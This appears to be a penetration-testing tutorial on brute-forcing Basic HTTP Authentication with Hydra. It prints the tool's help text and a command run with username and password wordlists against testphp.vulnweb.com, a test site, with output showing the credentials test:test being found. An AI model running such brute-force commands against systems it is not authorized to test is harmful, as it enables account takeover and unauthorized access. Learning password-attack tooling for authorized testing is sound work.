# Hydra- Basic HTTP Authentication


Brute force is a method used in cybersecurity to gain unauthorized access to systems by systematically trying every possible combination of passwords or encryption keys until the correct one is found. This technique relies on exhaustive trial-and-error rather than exploiting software vulnerabilities. While simple and straightforward, brute force attacks can be time-consuming and computationally intensive, especially against systems with robust security measures such as complex passwords or rate limiting. Despite its simplicity, brute force remains a viable threat, particularly against weak passwords and poorly secured systems. It's a critical reason why strong, unique passwords and multi-factor authentication are essential for protecting sensitive information.

Hydra is a versatile and powerful network login cracker that supports numerous protocols including SSH, FTP, HTTP, Telnet, MySQL, and many others. It is a widely used tool in the field of cybersecurity for performing brute force attacks on various network services. Hydra operates by systematically attempting to login to a service using different combinations of usernames and passwords from provided wordlists. Its flexibility and speed make it a popular choice for penetration testers and security researchers to assess the strength of authentication mechanisms in networked environments.

Basic HTTP Authentication is a simple authentication scheme built into the HTTP protocol that uses a username and password to grant access to resources on a web server. When using Hydra to perform a brute force attack against a service protected by Basic HTTP Authentication, Hydra will systematically attempt to login by sending HTTP requests with different combinations of usernames and passwords from provided wordlists. This is done by encoding the credentials in Base64 and including them in the HTTP header. Despite its simplicity, Basic HTTP Authentication is vulnerable to brute force attacks if strong passwords are not used. To mitigate such risks, it's crucial to implement stronger authentication mechanisms and rate limiting. When performing such attacks with Hydra, it's essential to have explicit permission to test the target system to avoid legal and ethical violations.

## Explain: -

1. Firstly, use -help command to have a insight of all the available options.




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -help
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
```

2. Here we run a hydra command where -L is used to define the username file and -P is used to define the password file. After that pass the target login page to perform brute force attack over a webpage.



```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L users.txt -P passwords.txt http-get://testphp.vulnweb.com/login.php
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-11 18:24:55
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking http-get://testphp.vulnweb.com:80/login.php
[80][http-get] host: testphp.vulnweb.com   login: test   password: test
[80][http-get] host: testphp.vulnweb.com   login: test
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-11 18:24:56
```

In this attack we used the files that consist of a list of possible usernames and password list. The hydra tool will compare all the ID and Passwords until it got the correct credentials.